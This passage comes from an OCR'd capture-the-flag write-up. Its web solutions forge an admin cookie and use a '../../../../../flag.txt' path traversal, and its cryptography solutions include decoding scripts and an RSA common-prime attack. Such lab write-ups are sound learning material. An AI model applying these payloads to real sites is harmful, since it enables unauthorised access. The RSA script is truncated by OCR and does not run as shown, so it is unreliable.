
website:




On inspecting cookies of this website through application we find



Value is encoded in base64



Now make it {“admin”:1} and convert to base64



Update the cookie value to the output we got

Name	Value	Do
cookie	eyJhZG1pbiI6MX0=	ch

Now refresh the site for flag

Okay you are one among us, here is the nuclear launch code:
bi0s{Vz3mAWfXwKzF3wXVlJsZkA==}

FLAG: bi0s{Vz3mAWfXwKzF3wXVlJsZkA==}

10. Laughable File Infiltration


DESCRIPTION

In the heart of an expansive metropolis, an enigmatic figure known as "The Cyber Phantom" has unleashed their mischievous talents upon an unsuspecting cityscape. Within the depths of the digital underworld, a captivating story unfolds, weaving a tale of secrets and treachery where files become weapons and codes hold the power of revelation.


Follow a group of courageous adventurers as they embark on a perilous journey through a world clouded by uncertainty. The Cyber Phantom, a cunning virtuoso, revels in their malevolent game, toying with the very fabric of the city's digital infrastructure. Our heroes must navigate a labyrinthine network, cautiously evading digital sentinels and encrypted barriers.

Piece by piece, our valiant protagonists uncover fragments of a hidden narrative concealed within the city's intricate tapestry. The files they load and the codes they crack reveal startling revelations about The Cyber Phantom's true identity. As time ticks away, they race against the clock, armed with their quick wit and technical prowess. Can they expose The Cyber Phantom's wicked agenda and restore balance to this beleaguered city? Dive into this captivating adventure and experience a world where files hold the key to truth and a sardonic quip might just save the day.

Website:



Click on membership




Instead of membership.txt change to ../../../../../flag.txt


```
bi0s{zqh3zBGcov9EtrYwDIm7EA==}
```

FLAG: bi0s{zqh3zBGcov9EtrYwDIm7EA==}

Category 4: Cryptography

1.Wojtek’s Enigma



The Enigma machine was a mechanical cipher device used during World War II for encryption and decryption of secret messages, it had a set of parameters and specifications that it is tuned in for the cipher to be decoded

Example: rotor, position of rotor, number of rings on rotor etc.

In the attached chall.txt file are given all the specifications and parameters Copy it all into an enigma machine decoder and decode the cipher

Enigma decoder - https://cryptii.com/pipes/enigma-machine

Ensure the client's security at all times

agin{afkkxf_7e3_ib4d}


Model : *M3*
Reflector : *UKW B*

ROTOR 1 : *VI*
Position : 1*A*
Ring : 2*B*

ROTOR 2 : *I*
Position : 3*C*
Ring : 4*D*

ROTOR 3 : *III*
Position : 5*E*
Ring : 6*F*

PLUGBOARD : *bq cr di ej kw mt os px uz gh*



FLAG: flag{wojtek_7h3_be4r}

2. Grandfather cipher

DESCRIPTION

As a cyber ninja of renowned lineage, you inherit the legacy of your ancestors, steeped in ancient wisdom and clandestine knowledge. It is said that your illustrious grandfather, a revered guardian of the digital realm, held a closely guarded secret, whispered only within the family's sacred circle. Through a twist of fate, you stumbled upon a hidden trove of encrypted records that unveiled fragments of your grandfather's lost secret.

Intrigued by this serendipitous discovery, you now find yourself facing a cryptic enigma believed to safeguard the remaining pieces of the ancestral puzzle. With your inherited talent and your grandfather's teachings echoing in your mind, you embark on a quest of both personal and cybernetic significance. Armed with your formidable hacking skills and the cherished memory of your ancestors, you delve deep into the heart of the Grandfather Cipher, determined to unearth the missing fragments and unlock the true power that lies dormant within. The spirit of your grandfathers guides your every move as you strive to honor their legacy and unravel the secrets that have eluded generations. The digital realm holds its breath, anticipating your triumphant revelation.

`Flag Format : FLAG{....}`

Resources :

- Vigenere Cipher
- Kasiski Test

This is the script i used to decode the ciphertext:

grandfather_sol.py > ...

```python
import itertools

letters = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789{}'
encrypted_flag = "O8Q2HZE9PCID38QDRL3COL7C3ZS01DVEU8CX01Q6R{WDQ1}4P13001S4Y4UH6W"

def decrypt(ciphertext):
    ciphertext = ciphertext.upper()
    char_to_val = {char: val for val, char in enumerate(letters)}
    key_length = 1
    while True:
        for key in itertools.product(letters, repeat=key_length):
            plaintext = ""
            for i, char in enumerate(ciphertext):
                ciphertext_val = char_to_val[char]
                key_val = char_to_val[key[i % len(key)]]
                plaintext_val = (ciphertext_val - key_val) % len(letters)
                plaintext_char = letters[plaintext_val]
                plaintext += plaintext_char

            # Check if decrypted text matches the expected format
            if plaintext.startswith("FLAG{") and plaintext.endswith("}"):
                return plaintext

        key_length += 1

decrypted_flag = decrypt(encrypted_flag)
print(decrypted_flag)
```

```
PS C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files> python -u "c:\Users\Bipin Raj\OneDrive\Desktop\ctf_files\grandfather_sol.py"
FLAG{C0NGR4TULATI0NSF0RSUCCESSFULLYBREAKINGTHEVIGENERECIPHEXX}
PS C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files>
```

Code
Code

- The script imports the itertools module and defines the ‘letters’ variable with possible characters for the flag
- The decrypt() function attempts to decrypt a given ciphertext using a brute-force approach.
- It creates a dictionary to map characters to their corresponding values
- The function iterates through all possible combinations of keys, decrypts the ciphertext using modular arithmetic, and builds the plaintext.
- It checks if the decrypted plaintext matches the expected flag format ("FLAG{...}"), and if so, returns the decrypted flag
- If no match is found, it increases the key length and repeats the process with longer keys.
- The script calls the decrypt function with the provided ciphertext, retrieves the decrypted flag.

FLAG:
FLAG{C0NGR4TULATI0NSF0RSUCCESSFULLYBREAKINGTHEVIGENERECIPHEXX}

3. MOD

DESCRIPTION

Alright, imagine you're at a never-ending carnival ride called Modular Arithmetic Land! 🎡

In this crazy land, numbers follow a special rule: they always go in circles! 🔄

Let's say we're on a Ferris wheel that has 12 seats. When it goes around, it counts from 1 to 12. But here's the twist: once it reaches 12, it starts back at 1! It's like a looping roller coaster for numbers!

That's modular arithmetic for you! It's like doing math in a magical world where numbers can't go beyond a certain limit. They keep looping around, having a wild time on their numerical journey.

So, when you see something like "15 modulo 12," it means you're asking, "Which seat would the number 15 be on the Ferris wheel?" 📶

Since the Ferris wheel has only 12 seats, the answer is seat number 3! 🐈


Modular arithmetic helps us find these "magical seats" where numbers end up when they go on their looping adventures. It's a playful way to understand how numbers behave in their own amusement park!

Now hop on the ride and enjoy the mathematical madness of modular arithmetic! 📶🎡🐈

I used this script to solve:

C: > Users > Bipin Raj > OneDrive > Desktop > Cryptography > mod_sol.py > ...

```python
f = [5, 11, 0, 6, 26, 77, 48, 3, 20, 49, 48, 95, 12, 52, 10, 51, 18, 95, 55, 7, 8, 13, 6, 18, 95, 11, 48, 48, 15, 28]

for i in range(len(f)):
    if f[i] >= 0 and f[i] <= 28:
        f[i] += 97

print(f)

n = ""
for i in f:
    n += chr(i)

print(n)
```



- The script takes a list of numbers, f, representing encoded values provided by output.txt attached in the challenge
- It decodes the values in f by adding 97 to each number falling within the range of 0 to 28, shifting them to ASCII lowercase letters.
- The modified f list is printed, containing the decoded values.
- The decoded values in f are converted to characters using ASCII representation and concatenated into a string, which is then printed as the decoded message.

FLAG: flag{M0du10_m4k3s_7hings_l00p}

4. x0rbash

DESCRIPTION

Meet Luna, a young wizard who embarked on a mystical journey to unravel the secrets of an ancient tome. The book was protected by a sneaky dark spell and a mind-boggling combination of ciphers. But Luna was undeterred and used her wizardly wit to delve deeper into the arcane arts. She was determined to decode the protection and reveal the secrets of the tome, no matter what. As Luna delved further into the cryptic layers of the tome's protection, she encountered intricate patterns of xor and affine ciphers woven together with the utmost precision. Each page presented a new challenge, testing her mathematical prowess. Undeterred by the complexity, Luna devoted countless hours to deciphering the hidden messages, meticulously analyzing the encrypted symbols and employing her extensive knowledge of cryptography.

Wrap the flag in the flag format: flag{your_answer}

FLAG FORMAT: `flag{}`

I used this script to solve:

C: > Users > Bipin Raj > OneDrive > Desktop > Cryptography > xorbash_sol.py > ...

```python
import base64

def affine_decipher(text):
    alphabet = "abcdefghijklmnopqrstuvwxyz"
    reverse_alphabet = alphabet[::-1]
    result = ""
    for char in text.lower():
        if char.isalpha():
            index = reverse_alphabet.index(char)
            original_char = alphabet[index]
            result += original_char
        elif char == '_':
            result += '_'
        else:
            result += char
    return result

def xor_decipher(ciphertext, key):
    encrypted_bytes = base64.b64decode(ciphertext.encode('utf-8'))
    a = encrypted_bytes
    b = key.encode('utf-8')
    decrypted_bytes = bytes([a[i] ^ b[i % len(b)] for i in range(len(a))])
    decrypted_text = decrypted_bytes.decode('utf-8')
    return decrypted_text

ciphertext = 'HQYQMAAAHTAAAgYADAc='
key = 'zoro'
affine_output = xor_decipher(ciphertext, key)
decrypted_text = affine_decipher(affine_output)

print(decrypted_text)


```


PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

```
PS C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files> python -u "c:\Users\Bipin Raj\OneDrive\Desktop\Cryptography\xorbash_sol.py"
try_all_angles
PS C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files>
```


- The script defines two functions: affine_decipher() and xor_decipher(), used for decryption purposes.
- affine_decipher() reverses an affine cipher by mapping each character in the input text to its original position in the alphabet, assuming the alphabet is in reverse order. The decrypted result is returned.
- xor_decipher() decodes a base64-encoded ciphertext and performs XOR decryption using a repeating key. It XORs each byte of the ciphertext with the corresponding byte of the key, decrypting the message. The decrypted text is returned.
- The ciphertext variable holds the base64-encoded ciphertext, and key stores the decryption key.
- The xor_decipher() function is called with ciphertext and key as arguments to obtain the XOR decryption output.
- The XOR decryption output is then passed to affine_decipher() for reverse affine cipher decryption. The decrypted text is stored in the decrypted_text variable.
- Finally, the script prints the decrypted_text, representing the final decrypted message.

FLAG: flag{try_all_angles}

5. Common Primes



This is the script i used:



```python
from Crypto.Util.number import *
import math

with open(r"C:\Users\Bipin Raj\OneDrive\Desktop\Cryptography\ciphertext.txt") as f:
    ciphertext = eval(f.read())

modulus_list = [929170191092465209461119192599447277455445427839823554307169720066532224628391943797913581388111589024365801508
e = 65537
for m, n in enumerate(modulus_list):
    for i in modulus_list[m + 1:]:
        p = math.gcd(n, i)
        if p != 1:
            q = n // p
            break
    else:
        continue
    break
phi = n - p - q + 1
d = pow(e, -1, phi)
msg = pow(ciphertext[m], d, modulus_list[m])
print(long_to_bytes(msg))
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL

PS C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files> python -u "c:\Users\Bipin Raj\OneDrive\Desktop\Cryptography\primecommon_sol.py"
b'flag{w3_h4v3_s0_much_1n_c0mm0n}'
PS C:\Users\Bipin Raj\OneDrive\Desktop\ctf_files>
```

The script reads a ciphertext from a ciphertext.txt file and applies RSA decryption. It iterates through the moduli, factors them to determine the prime factors, calculates the private key, and uses it to decrypt the ciphertext. The decrypted message is then printed.

- The script imports necessary functions from the Crypto.Util.number module and the math module.
- It reads the ciphertext from the file specified in the open() function and assigns it to the ciphertext variable. The ciphertext is stored as a list.
- The script defines a list called modulus_list that contains three large prime numbers. These numbers represent the moduli used in the encryption process.
- Using a nested loop, the script iterates through the modulus_list and calculates the greatest common divisor (GCD) of each pair of moduli. If a common divisor other than 1 is found, it indicates a factorization of the modulus, allowing determination of the corresponding prime factors p and q.
- With the prime factors p and q, the script calculates the Euler's totient function (phi) for one of the moduli n. The Euler's totient function is used in RSA to calculate the private key.
- Using the modular inverse of the public exponent e and the calculated phi, the script computes the private exponent d. Finally, it decrypts the ciphertext using the private key and modulus, and prints the resulting decrypted message using the long_to_bytes() function

FLAG: flag{w3_h4v3_s0_much_1n_c0mm0n}

6. Common Thread

DESCRIPTION


In the realm of cryptography, a captivating challenge beckons under the title Common Thread. It unveils a tale of interconnectedness and hidden messages, where two distinct exponents, e1 and e2, hold the power to encrypt the truth.

